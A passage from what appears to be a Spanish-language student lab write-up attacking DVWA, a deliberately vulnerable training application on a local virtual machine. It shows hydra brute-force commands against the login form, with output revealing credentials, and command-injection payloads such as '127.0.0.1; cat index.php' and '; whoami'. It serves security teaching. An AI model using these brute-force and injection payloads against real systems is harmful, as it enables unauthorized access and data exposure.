Para luego guardar el archivo en nuestra máquina virtual.



Manteniendo el nombre y el formato indicado al inicio.




B) Ejecución del Script de hydra.

Para realizar correctamente el ataque de fuerza bruta, le indicaremos a hydra la siguiente instrucción:


```
hydra 192.168.68.107 http-form-post  
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=submit:Login failed" -L
```

```
usernames.txt -P passwords.txt
```




A continuación te proporcionare una explicación detallada sobre cada elemento:

- 192.168.68.110: Es la dirección ip que queremos atacar.
- http-form-post: Envía peticiones web al servidor objetivo.
- /dvwa/login.php: Es la url que vamos a utilizar.
- username=^USER^: Es el nombre del campo seguido de una variable que sera reemplazada por valores referentes a nombres.
- password=^PASS^: Es el nombre del campo seguido de una variable que sera reemplazada por valores referentes a contraseñas.
- Login=submit: Es el nombre del campo seguido del valor submit
- Login failed: Es una cadena que se utilizará para determinar si el intento de inicio de sesión fue exitoso o falló.
- -L usernames.txt: Especifica el archivo que contiene la lista de nombres de usuario que se probarán en el formulario de inicio de sesión. Cada línea del archivo representa un nombre de usuario diferente.
- -P passwords.txt: Especifica el archivo que contiene la lista de contraseñas que se probarán junto con los nombres de usuario. Cada línea de este archivo representa una contraseña diferente.



Ahora bien, el código anterior por defecto nos mostrará varios posibles usuarios y contraseñas, sin embargo si queremos filtrar la información podemos utilizar este otro comando:

```
hydra -l admin -p password 192.168.68.107 http-get-form
"/dvwa/login.php:username^USER^&password^PASS^&Login=Login:H=Cookie:
PHPSESSID=ev2sfhn4ait9t3n3fmne3schn; security=low:F=Username and/or password
incorrect" -V
```



A continuación te proporcionare una explicación detallada sobre cada nuevo elemento:

- PHPSESSID: Es la ID de sesión.
- security: Es el nivel de seguridad de dvwa.

Nota: Estos valores los podemos obtener mediante el uso de firefox.

The screenshot shows the DVWA login page with the URL `192.168.68.107/dvwa/login.php`. Below the page, the Firefox developer tools Network tab is open, showing a table of cookies. One cookie is selected: `PHPSESSID=ev2sfhn4ait9t3n3fmne3chn; security=low`. The right pane displays detailed information about this cookie, including its creation date (Tue, 26 Sep 2023 06:51:56 GMT), domain (192.168.68.107), path (/), and expiration date (Wed, 27 Sep 2023 06:35:35).

- F=Username and/or password incorrect: Define un filtro para determinar si la respuesta del servidor indica que el inicio de sesión ha fallado.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "Parrot Terminal" is open, displaying the output of the `hydra` command. The command is used to attack the DVWA login page with the URL `http://192.168.68.107/dvwa/login.php`, targeting the "admin" user and "password" password field. The output shows Hydra version 9.1 attacking and successfully finding a password for the target.

```

[indeverror@parrot] -[~]
└─$ hydra -l admin -p password 192.168.68.107 http-get-form "/dvwa/login.php:username='^USER^&password='^PASS^&Login=Login:H=Cookie : PHPSESSID=ev2sfhn4ait9t3n3fmne3chn; security=low:F=Username and/or password incorrect" -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-26 10:07:12
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task
[DATA] attacking http-get-form://192.168.68.107:80/dvwa/login.php:username='^USER^&password='^PASS^&Login=Login:H=Cookie : PHPSESSID=ev2sfhn4ait9t3n3fmne3chn; security=low:F=Username and/or password incorrect
[ATTEMPT] target 192.168.68.107 - login "admin" - pass "password" - 1 of 1 [child 0] (0/0)
[80][http-get-form] host: 192.168.68.107 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-26 10:07:12
[indeverror@parrot] -[~]
└─$ 

```

3.- Un ataque diferente a la aplicación dvwa. 6 Hr de Investigación y creación del contenido.
→ Command Injection


Video utilizado:

- <https://www.youtube.com/watch?v=YrMNIh3Z-4Y>

A) Ejecución de los comandos:

Visualizamos el contenido del directorio.

```
127.0.0.1; ls
```




Mostramos el contenido de un archivo.

```
127.0.0.1; cat index.php
```

The screenshot shows a VMware Workstation interface with a Parrot OS 64-bit VM running. The browser window displays the DVWA (Damn Vulnerable Web Application) 'Vulnerability: Command' injection page. The left sidebar menu is visible, showing various attack modules like Brute Force, Command Injection (which is selected), and XSS (DOM). The main content area shows a 'Ping a device' form with an IP address input field containing '127.0.0.1'. Below it, a terminal-like output shows a ping command being executed. A large red warning message 'Vulnerability: Command Injection' is prominently displayed.

This screenshot is from the same session as the previous one, showing the DVWA Command Injection page. The left sidebar menu is expanded, showing additional modules such as Insecure CAPTCHA, SQL Injection, and XSS (Reflected). The main content area displays the same 'Ping a device' form and terminal output. However, the exploit code is now visible in the bottom right corner of the browser window, indicating that the user has interacted with the page to reveal the underlying PHP code used for the command injection.



Mostramos el nombre del usuario conectado.

```
127.0.0.1; whoami
```

The screenshot shows a Parrot OS VM interface. The desktop environment includes a taskbar with icons for Home, Applications, Places, and System. A terminal window titled 'Vulnerability: Command...' is open, showing the URL <http://10.33.25.122/dvwa/vulnerabilities/exec/#>. The terminal output shows:

```
127.0.0.1; ping 127.0.0.1
```

The browser window shows a red error message:

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.053 ms


--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.032/0.048/0.056/0.009 ms
www-data
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>


Mostramos el nombre del servidor.

```
127.0.0.1; hostname
```




Mostramos información sobre las interfaces de red en la máquina.

```
127.0.0.1; ifconfig
```



Mostramos el listado del contenido del directorio que se encuentra una carpeta atrás en la jerarquía de directorios.

```
127.0.0.1; ls ../
```



Imprimimos un mensaje en pantalla.

127.0.0.1 && echo "Haz sido hackeado"

